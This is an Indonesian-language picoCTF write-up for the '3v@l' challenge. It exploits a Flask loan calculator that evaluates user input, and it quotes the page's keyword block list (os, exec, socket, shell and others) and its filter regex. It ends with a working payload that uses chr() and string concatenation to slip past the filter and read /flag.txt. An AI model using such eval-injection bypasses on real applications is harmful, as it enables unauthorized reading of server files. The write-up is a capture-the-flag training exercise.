


3v@l

Langkah pertama buka klik launch instance kemudian buka website nya



Kemudian amati web tersebut menggunakan web server tipe apa dengan menggunakan curl -I

```
[hallo@hallo ~]$ curl -i http://shape-facility.picoctf.net:61383/
HTTP/1.1 200 OK
Server: Werkzeug/3.0.6 Python/3.8.10
Date: Fri, 20 Mar 2026 03:17:52 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1225
Connection: close


<!DOCTYPE html>
<html lang="en">
<!--
    TODO
    -----
    Secure python flask eval execution by
    1.blocking malicious keyword like os,eval,exec,bind,connect,python,socket,ls,cat,shell,bind
    2.Implementing regex: r'ba{0-9A-Za-f}+\\u{0-9A-Fa-f}{{4}}\\{0-9A-Fa-f}{{2}}\\.[A-Za-z0-9]{1,3}\\b[\\\\\\\\]\\\\\\\\'
-->
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Welcome to ABC bank</title>
  <link rel="stylesheet" href="/static/bootstrap.min.css">
  <link rel="stylesheet" href="/static/styles.css">
</head>
<body>
  <div class="container">
    <h1 class="m0-4 text-center">Bank-Loan Calculator</h1>
    <form method="post" action="/execute">
      <div class="form-group">
        <label for="code">Enter the formula:</label>
        <textarea id="code" name="code" class="form-control" rows="10" cols="50" placeholder="example: PRI+RATE*TIME(10000*23*12)" required></textarea>
      </div>
      <button type="submit" class="btn btn-primary">Execute</button>
    </form>
    <div class="footer-link mt-4">
      <a href="/">Go back</a>
    </div>
  </div>
</body>
</html>[hallo@hallo ~]$
```

Dan di dapatkan website tersebut menggunakan server python


Lalu langkah selanjut nya yaitu tekan ctrl + u dan lihat apa saja yang di blokir oleh website tersebut

```
http://shape-facility.picoctf.net:61383/ — Mozilla Firefox
Mars Jangkrik | You x picoCTF - picoGym Chal x Welcome to ABC bank x http://shape-facility.picoctf x
Not Secure view-source:http://shape-facility.picoctf.net:61383/
1 <!DOCTYPE html>
2 <html lang="en">
3 <!--
4 TODO
5 -----
6 Secure python_flask eval execution by
7 1.blocking malcious keyword like os,eval,exec,bind,connect,python,socket,ls,cat,shell,bind
8 2.Implementing regex: r'0x[0-9A-Fa-f]+\u[0-9A-Fa-f]{4}|%[0-9A-Fa-f]{2}|\.[A-Za-z0-9]{1,3}\b|[\s\|\/]\.\.
9 -->
10 <head>
11 <meta charset="UTF-8">
12 <meta name="viewport" content="width=device-width, initial-scale=1.0">
13 <title>Welcome to ABC bank </title>
14 <link rel="stylesheet" href="/static/bootstrap.min.css">
15 <link rel="stylesheet" href="/static/styles.css">
16 </head>
17 <body>
18 <div class="container">
19 <h1 class="mb-4 text-center">Bank-Loan Calculator</h1>
20 <form method="post" action="/execute">
21 <div class="form-group">
22 <label for="code">Enter the formula:</label>
23 <textarea id="code" name="code" class="form-control" rows="10" cols="50" placeholder="example: PRT*RATE*TIME(1
24 </div>
25 <button type="submit" class="btn btn-primary">Execute</button>
26 </form>
27 <div class="footer-link mt-4">
28 <a href="/">Go back</a>
29 </div>
30 </div>
31 </body>
32 </html>
```

Dan memang benar saat memasukan function `open("/flag.txt").read()` tidak bisa




Lalu coba dengan menggunakan plus dan dirybah kodenya menjadi `open("f"+"l"+"a"+"g"+"."+"t"+"x"+"t").read()`



Dan didapatkan eror juga lalu coba dengan menggunakan kode ascii dan di kode di awal adalan `open("/flag.txt").read()` coba di ascii kan kode / nya sehingga di dapatkan 47 lalu dikarenakan menggunakan server python maka di gunakan fungsi bawaan yaitu `chr()` untuk mengkonversi kode ascii ini kembali ke representasi karakter nya

Sehingga payload nya di rubah menjadi  
`open(chr(47)+'f'+ 'l'+ 'a'+ 'g'+ '.'+ 't'+ 'x'+ 't').read()`



Dan di dapatkan flag nya